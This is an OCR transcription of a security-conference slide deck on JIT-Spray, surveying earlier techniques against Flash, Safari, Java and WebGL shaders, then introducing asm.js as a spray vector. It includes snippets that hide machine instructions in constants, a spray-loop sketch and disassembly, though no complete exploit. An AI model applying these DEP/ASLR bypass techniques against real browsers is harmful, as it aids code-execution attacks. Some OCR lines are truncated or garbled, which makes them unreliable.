From Assembly to Javascript and back: Turning Memory Errors into Code Execution with Client-side Compilers

Robert Gawlik

Ruhr University Bochum

OFFENSIVECON

February 12-17 // Berlin

About me

- IT Security since 2010
- PostDoc – Systems Security Group @ Horst Görtz Institute / Ruhr-University Bochum
- Focus on low-level security, binary analysis and exploitation, fuzzing, client-side mitigations/attacks
- @rh0_gz, robert.gawlik@rub.de

Agenda

- JIT-Spray and previous work

- ASM.JS and JIT-Spray:
  - #1 CVE-2017-5375
  - #2 CVE-2017-5400 (bypass of patch for #1)

- Generic ASM.JS payload generation

- Exploitation with ASM.JS JIT-Spray
  - CVE-2016-9079, CVE-2016-2819, CVE-2016-1960

// JIT-Spray //

JIT

Just-In-Time Compilation (JIT)

- Generate native machine code from higher-level language
- Performance gain compared to interpreted execution
- Several compilers and optimization layers
  - Webkit: *Baseline, DataFlowGraph, FasterThanLight*
  - Firefox: *Baseline, JaegerMonkey* (deprecated), *IonMonkey*
  - Chromium: *CrankShaft* (deprecated), *TurboFan*
  - eBPF-JIT
  - … you name it (Tamarin, NanoJit, etc.)

JIT-Spray

1. Hide native instructions in constants of high-level language

```
c =   0xa8909090
c +=  0xa8909090
```

x86 Disassembly @ offset 1


```
01: 90     nop
02: 90     nop
03: 90     nop
04: a805   test al, 5
06: 90     nop
07: 90     nop
08: 90     nop
```

Emitted JIT Code

```
00: b8909090a8  mov eax, 0xa8909090
05: 05909090a8  add eax, 0xa8909090
```

JIT-Spray

1. Hide native instructions in constants of high-level language



```
c =  0xa8909090
c += 0xa8909090
```

x86 Disassembly @ offset 1

```
01: 90      nop
02: 90      nop
03: 90      nop
04: a
06: 90      nop
07: 90      nop
08: 90      nop
```

semantic nop

5


Emitted JIT Code

```
00: b8909090a8  mov eax, 0xa8909090
05: 05909090a8  add eax, 0xa8909090
```

JIT-Spray

1. Hide native instructions in constants of high-level language

2. Force allocations to predictable address regions



```
function JIT(){
    c =  0xa8909090
    c += 0xa8909090
}

While (not address_hit){
    createFuncAndJIT()
}
```

predictable?!

```
0x20202021: 90     nop
0x20202022: 90     nop
0x20202023: 90     nop
0x20202024: a805   test al, 5
0x20202025: 90     nop
0x20202026: 90     nop
0x20202027: 90     nop
```

JIT-Spray

1. Hide native instructions in constants of high-level language

2. Force allocations to predictable address regions

```
function JIT(){
}
```


predictable?!

Used to bypass DEP and ASLR
No infoleak and code reuse necessary

JIT-Spray

Flash JIT Spray (Dionysus Blazakis, 2010)

- Targets ActionScript (Tamarin VM)
- Long XOR sequence gets compiled to XOR instructions



```
var y = (
    0x3c54d0d9 ^
    0x3c909058 ^
    0x3c59f46a ^
    0x3c90c801 ^
```

```
03470069    B8 D9D0543C    MOV EAX,3C54D0D9
0347006E    35 5890903C    XOR EAX,3C909058
03470073    35 6AF4593C    XOR EAX,3C59F46A
03470078    35 01C8903C    XOR EAX,3C90C801
```

- First of its kind known to public

JIT-Spray

hg SysSec

Flash JIT Spray (Dionysus Blazakis, 2010)

- Mitigated by constant folding

→ Bypassed with “IN” operator (**`VAL0 IN VAL1 ^ VAL2 ^ ..`**)

- ...and mitigated with random nop insertion

JIT-Spray

Writing JIT Shellcode (Alexey Sintsov, 2010)

- Nice methods to ease and automate payload generation:
  - split long instructions into instructions <= 3 bytes

```
; 5 bytes
mov ebx, 0xb1b2b3b4
```

→

```
mov ebx, 0xb1b2xxxx ; 3 bytes
mov bh, 0xb3        ; 2 bytes
mov bl, 0xb4        ; 2 bytes
```

  - semantic nops which don’t change flags

```
00: b89090906a  mov eax, 0x6a909090
05: 05909090a8  add eax, 0xa8909090
```

→

```
03: 90     nop
04: 6a05   push 5
```

JIT-Spray


JIT-Spray Attacks & Advanced Shellcode
(Alexey Sintsov, 2010)

- JIT-Spray in Apple Safari on Windows possible:
  - use two of four immediate bytes as payload
  - connect payload bytes with short jumps (stage0)
  - copy stage1 payload to RWX JIT page and jump to it

JIT-Spray

JIT-Spray Attacks & Advanced Shellcode
(Alexey Sintsov, 2010)

- Still works in Windows 10 on old Safari (CVE-2010-1939)



```
0D010104   31C0            XOR EAX,EAX
0D010106   EB 14           JMP SHORT 0D01011C
0D010108   8947 08         MOV DWORD PTR DS:[EDI+8],EAX
0D01010B   8B47 08         MOV EAX,DWORD PTR DS:[EDI+8]
0D01010E   8B57 0C         MOV EDX,DWORD PTR DS:[EDI+C]
0D010111   83FA FF         CMP EDX,-1
0D010114   0F85 2A2A0000   JNZ 0D012B44
0D01011A   81F0 B43BEB14   XOR EAX,14EB3BB4
```

JIT-Spray


Attacking Clientside JIT Compilers
(Chris Rohlf & Yan Ivnitskiy, 2011)

- In depth analysis of LLVM and Firefox JIT engines
- JIT-Spray techniques (i.e., with floating point values)
- JIT gadget techniques (gaJITs)
- Comparison of JIT hardening measurements

JIT-Spray

Attacking Clientside JIT Compilers
(Chris Rohlf & Yan Ivnitskiy, 2011)

- In d nes
- JIT-S values)
- JIT g
- Com



	V8	IE9	Jaeger Monkey	Trace Monkey	LLVM	JVM	Flash / Tamarin
Secure Page Permissions	✗	✓	✗	✗	✗	✗	✗
Guard Pages	✓	✗	✗	✗	✗	✗	✗
JIT Page Randomization	✓	✓	✗	✗	✗	✗	✗
Constant Folding	✗	✗	✗	✗	✗	✗	✗
Constant Blinding	✓	✓	✗	✗	✗	✗	✗
Allocation Restrictions	✓	✓	✗	✗	✗	✗	✗
Random NOP Insertion	✓	✓	✗	✗	✗	✗	✗
Random Code Base Offset	✓	✓	✗	✗	✗	✗	✗

JIT-Spray

Flash JIT – Spraying info leak gadgets (Fermin Serna, 2013)

- Bypass ASLR and random NOP insertion:
  - spray few instructions to predictable address – prevents random NOPS
  - trigger UAF bug and call JIT gadget
  - JIT gadget writes return address into heap spray, continue execution in JS
- Mitigated with constant blinding in Flash 11.8


JIT-Spray

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)

- JIT-Spray on Java Runtime Environment
- 3 of 4 bytes of one constant usable as payload
- Spray multiple functions to hit predictable address (32-bit)
- Jump to it with EIP control

JIT-Spray

Exploit Your Java Native Vulnerabilities on Win7/JRE7 in One Minute (Yuki Chen, 2013)



```
public int spray(int a) {
    int b = a;
    b ^= 0x90909090;
    b ^= 0x90909090;
    b ^= 0x90909090;
    return b;
}
```

```
0x01c21507: cmp   0x4(%ecx),%eax
0x01c2150a: jne   0x01bbd100       ;
0x01c21510: mov   %eax,0xffffc000(%esp)
0x01c21517: push  %ebp
0x01c21518: sub   $0x18,%esp
0x01c2151b: xor   $0x90909090,%edx
0x01c21521: xor   $0x90909090,%edx
0x01c21527: xor   $0x90909090,%edx
 ...
 0x01c21539: ret
```

(32-bit)

JIT-Spray

JIT Spraying Never Dies - Bypass CFG By Leveraging WARP Shader JIT Spraying (Bing Sun et al., 2016)

- WARP: Software Rasterizer – Shaders usable from WebGL
- Shader JIT code allocations predictable
- No CFG for JIT-ed code
- Various challenges for 64-bit MS Edge, i.e., arbitrary read/write necessary


// ASM.JS JIT-Spray //

ASM.JS

- Appeared in 2013 in Firefox 22
- First thought: Use it for JIT-Spray! However, idea not pursued until end of 2016
- Ahead-Of-Time (AOT) Compiler
- No need to frequently execute JS as in traditional JITs
- Generates binary blob with native machine code

ASM.JS

Simple ASM.JS module




```
function asm_js_module(){
    'use asm'
    function asm_js_function(){
        var val = 0xc1c2c3c4;
        return val|0;
    }
    return asm_js_function
}
```

- Prolog directive

ASM.JS

Simple ASM.JS module




```
function asm_js_module(){
    "use asm"
    function asm_js_function(){
        var val = 0xc1c2c3c4;
        return val|0;
    }
    return asm_js_function
}
```

- Prolog directive
- ASM.JS module body

ASM.JS

Simple ASM.JS module



```
function asm_js_module(){
    "use asm"
    function asm is function(){
        var val = 0xc1c2c3c4;
        return val|0;
    }
    return asm_js_function
}
```

- Prolog directive
- ASM.JS module body
- Your “calculations”

